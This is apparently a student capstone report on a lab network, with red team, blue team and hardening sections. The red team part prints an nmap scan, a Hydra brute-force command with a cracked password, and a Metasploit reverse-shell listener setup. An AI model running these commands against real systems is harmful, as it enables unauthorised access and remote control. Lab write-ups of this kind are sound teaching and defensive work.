Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Jeff Burnside

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 0.0.0.0

Machines
IPv4:192.168.1.1
OS: Windows 10
Hostname: Hyper-V Host

IPv4:192.168.1.100
OS: Windows 10
Hostname: Elk Server

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Main Server

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali Machine

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Host	192.168.1.1	Holds all the the VM's all on one network.
Elk Server	192.168.1.100	A backdoor Server that monitors and logs activities happening on the network.
Main Server	192.168.1.105	The main server that has all the data for the company.
Kali Machine	192.168.1.8	This is the kali machine used to perform the attacks on the servers.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Nmap: Open port vulnerability	Nmap scanned the whole network for each machine and looked for any open ports.	This shows open ports for the attacker to try to connect to.
Password based-login: Brute force	Brute force allowed us to use a wordlist to find the password on a hidden company folder.	Brute force attack allowed the attacker to keep trying to log in to access the secret folder.
URL Directory Code indexing	Being able to navigate in the server just by changing the URL directory on top.	The attacker can easily navigate by the URL bar on top through folders and directories.
Remote command execution	A reverse shell was used to obtain an interactive shell session on the target machine to continue their attack.	The attacker was able to remote into the main server to collect the data they desired.

Open Port Vulnerability

01

Tools & Processes


Nmap was use to scan the whole network for information on each computer on it and for any ports that might be open.

02

Achievements

It showed each each servers IP Address and showed all open ports on each machine.

03



```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-04 20:39 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00057s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.42 seconds
root@kali:~# 
```

Password Based-Login

01

Tools & Processes


Using a brute force attack, the attacker used Hydra with a wordlist to try to access to the company's secret folder.

02

Achievements


Hydra was able to use the wordlist of thousands of passwords against a login page to finally gain access to the company's server.

03



```
root@kali:/usr/share/wordlists# cd ~/
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-ge
t /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizatio
ns, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-04 20:54:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
```



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142
0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143
0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-04 20:56:50
root@kali:~#
```

URL Directory Code Indexting


01

Tools & Processes
No tools needed for this. It is easily being able to type in the URL bar what directory and folders you want to go to.

02

Achievements
The attacker was able to type in the path to the secret folder they were trying to access.

03



```
: FILE MISSING

e refer to company_folders/secret_folder/ for more information

: company_folders/secret_folder is no longer accessible to the public
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Remote Command Execution

01

Tools & Processes


A reverse shell was used to obtain an interactive shell session on the target machine. For this metasploit was used to execute the attack.

02

Achievements

The attacker was able to remote into the main server and access the data required.

03



```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) >
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

- May 17th at 12:44 am
- 4,009 from IP address 192.168.1.8
- Capturing the packets and the TCP handshake being sent out from the attacking computer.



ield is present in your Elasticsearch
ing but not in the 500 documents shown
doc table. You may still be able to
lize or search on it.


```
May 17, 2021 @ 00:44:50.011  network.transport: tcp @timestamp: May 17, 2021 @ 00:44:50.011 destination.ip: 192.168.1.105 destination.port: 587 destination.packets: 1 destination.bytes: 56B
                             host.name: server1 agent.ephemeral_id: 21c612d9-e0e2-49ef-8af1-780ef89131bc agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7
                             agent.type: packetbeat ecs.version: 1.5.0 event.start: May 17, 2021 @ 00:44:01.255 event.end: May 17, 2021 @ 00:44:01.255 event.duration: 0.0 event.dataset: flow
                             event.kind: event event.category: network_traffic event.action: network_flow flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBafCDSwI flow.final: false type: flow
                             network.type: ipv4 network.community_id: 1:sx30xZRklssmgNnKF3q4vTZbqHk= network.bytes: 116B network.packets: 2 source.ip: 192.168.1.8 source.port: 33776 source.pa

May 17, 2021 @ 00:44:40.011  network.transport: tcp @timestamp: May 17, 2021 @ 00:44:40.011 flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBafCDSwI flow.final: false host.name: server1
                             event.action: network_flow event.start: May 17, 2021 @ 00:44:01.255 event.end: May 17, 2021 @ 00:44:01.255 event.duration: 0.0 event.dataset: flow event.kind: eve
                             event.category: network_traffic network.type: ipv4 network.community_id: 1:sx30xZRklssmgNnKF3q4vTZbqHk= network.bytes: 116B network.packets: 2 source.packets: 1
```

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

- 12:47am. The folder was hit 9,993 times.
- They were trying to get access to the folder’s contents. Access to the server via Webdav.



url.path : "/company_folders/secret_folder"

May 17, 2021 @ 00:45:00.0 → May 17, 2021 @ 00:50:00.0

9,993 hits

May 17, 2021 @ 00:45:00.000 - May 17, 2021 @ 00:50:00.000 — Auto


ield is present in your Elasticsearch
ing but not in the 500 documents shown
doc table. You may still be able to
ize or search on it.

```
May 17, 2021 @ 00:47:01.531  url.path: /company_folders/secret_folder @timestamp: May 17, 2021 @ 00:47:01.531 method: get source.bytes: 350B source.ip: 192.168.1.8 source.port: 42892
destination.port: 80 destination.bytes: 735B destination.ip: 192.168.1.105 ecs.version: 1.5.0 host.name: server1 agent.type: packetbeat agent.ephemeral_id: 21c612d9
49ef-8af1-780ef89131bc agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 http.request.headers.content-length: 0
```

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

- 9,992 hits.
- 9,991 hits and the last one was the discovery of the actual password.



ret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)"

KQL

May 17, 2021 @ 00:47:00.0 → May 17, 2021 @ 00:50:00.0

Refresh

9,992 hits


May 17, 2021 @ 00:47:00.000 - May 17, 2021 @ 00:50:00.000 — Auto

Time ⏶	_source
May 17, 2021 @ 00:47:36.997	url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 17, 2021 @ 00:47:36.997 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 source.ip: 192.168.1.8 source.port: 42902 source.bytes: 163B

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
- Which files were requested?

- 15 hits were taken against the WebDav connection
- It was requesting for passwords for connection for the server.



```
Time ▲                      _source
>  May 17, 2021 @ 00:54:38.977   url.path: /webdav @timestamp: May 17, 2021 @ 00:54:38.977 host.name: server1 event.end: May 17, 2021 @ 00:54:38.978 event.kind: event event.category: network_traffic
                                 event.dataset: http event.duration: 0.3 event.start: May 17, 2021 @ 00:54:38.977 type: http url.domain: 192.168.1.105 url.full: http://192.168.1.105/webdav url.scheme: http
                                 source.ip: 192.168.1.8 source.port: 34976 source.bytes: 164B ecs.version: 1.5.0 network.transport: tcp network.protocol: http network.direction: inbound
                                 network.community_id: 1:cpfX9PQ3h9E+DKepe5Bo8hxr61o= network.bytes: 884B network.type: ipv4 user_agent.original: gvfs/1.38.0 http.request.method: options
                                 http.request.bytes: 164B http.request.headers.content-length: 0 http.response.bytes: 720B http.response.body.bytes: 460B http.response.headers.content-type: text/html;
>  May 17, 2021 @ 00:54:53.368   url.path: /webdav @timestamp: May 17, 2021 @ 00:54:53.368 method: options destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 356B
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To set alarms for this in the future you'll want to set an alert for a high amount of ping request being sent to a machine to send an email to someone to take care of at once

For the threshold you'll want to set an alert for no more than 10 requests in a 5 minute period.

System Hardening

Have a firewall set up to block any activity or request to your network. Have it set up to block any internet activity when the machines on the system are not in use.

Mitigation: Finding the Request for the Hidden Directory

Alarm

You would want to set an alarm for an amount of failed attempts at access this folder would result in a lock out and to contact your admin.

Set a threshold for no more than 3 failed attempts will send an will send an alert to take care of at once.

System Hardening

To this directory you can have a limit of 3 attempted logins to lock out the user to contact the admin to let you back in.

To really enforce that directory just block all password access and only allow from specific IP Address access.

Mitigation: Preventing Brute Force Attacks

Alarm

For this was an attack to trying to log in using hydra. You'll want to set an alert for an amount of failed logins would have an alert sent out

For this you'll want to set a threshold of more than 3 attempts to send an alert out.

System Hardening

For preventing brute force attacks can be multiple things to set to the server to prevent this from happening again.

1. Limit no more than 3 login attempts.
2. Use CAPTCHA's
3. Two factor authentications
4. Strong passwords
5. Allow access from specific URL's or IP Addresses to the server.

Mitigation: Detecting the WebDAV Connection

Alarm

This alarm you'll want to set up for any get requests done to this directory you'll want to look out for.

You'll want to set up a threshold for no more than "0" requests done to this directory will send an alert to someone.

System Hardening

For this solution you'll want to monitor any ip address accessing this directory and only allow very small amount of IP Addresses

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? To set an alarm for this certain attack will be for any POST requests and PUT requests done to your main server will send out an alert.

For a threshold on this i would say for any executable being uploaded should send an alert to someone.

System Hardening

To prevent reverse shells from happening in future would be to block all outgoing connectivity and only allow specific IP Addresses and ports to for the required access.

The End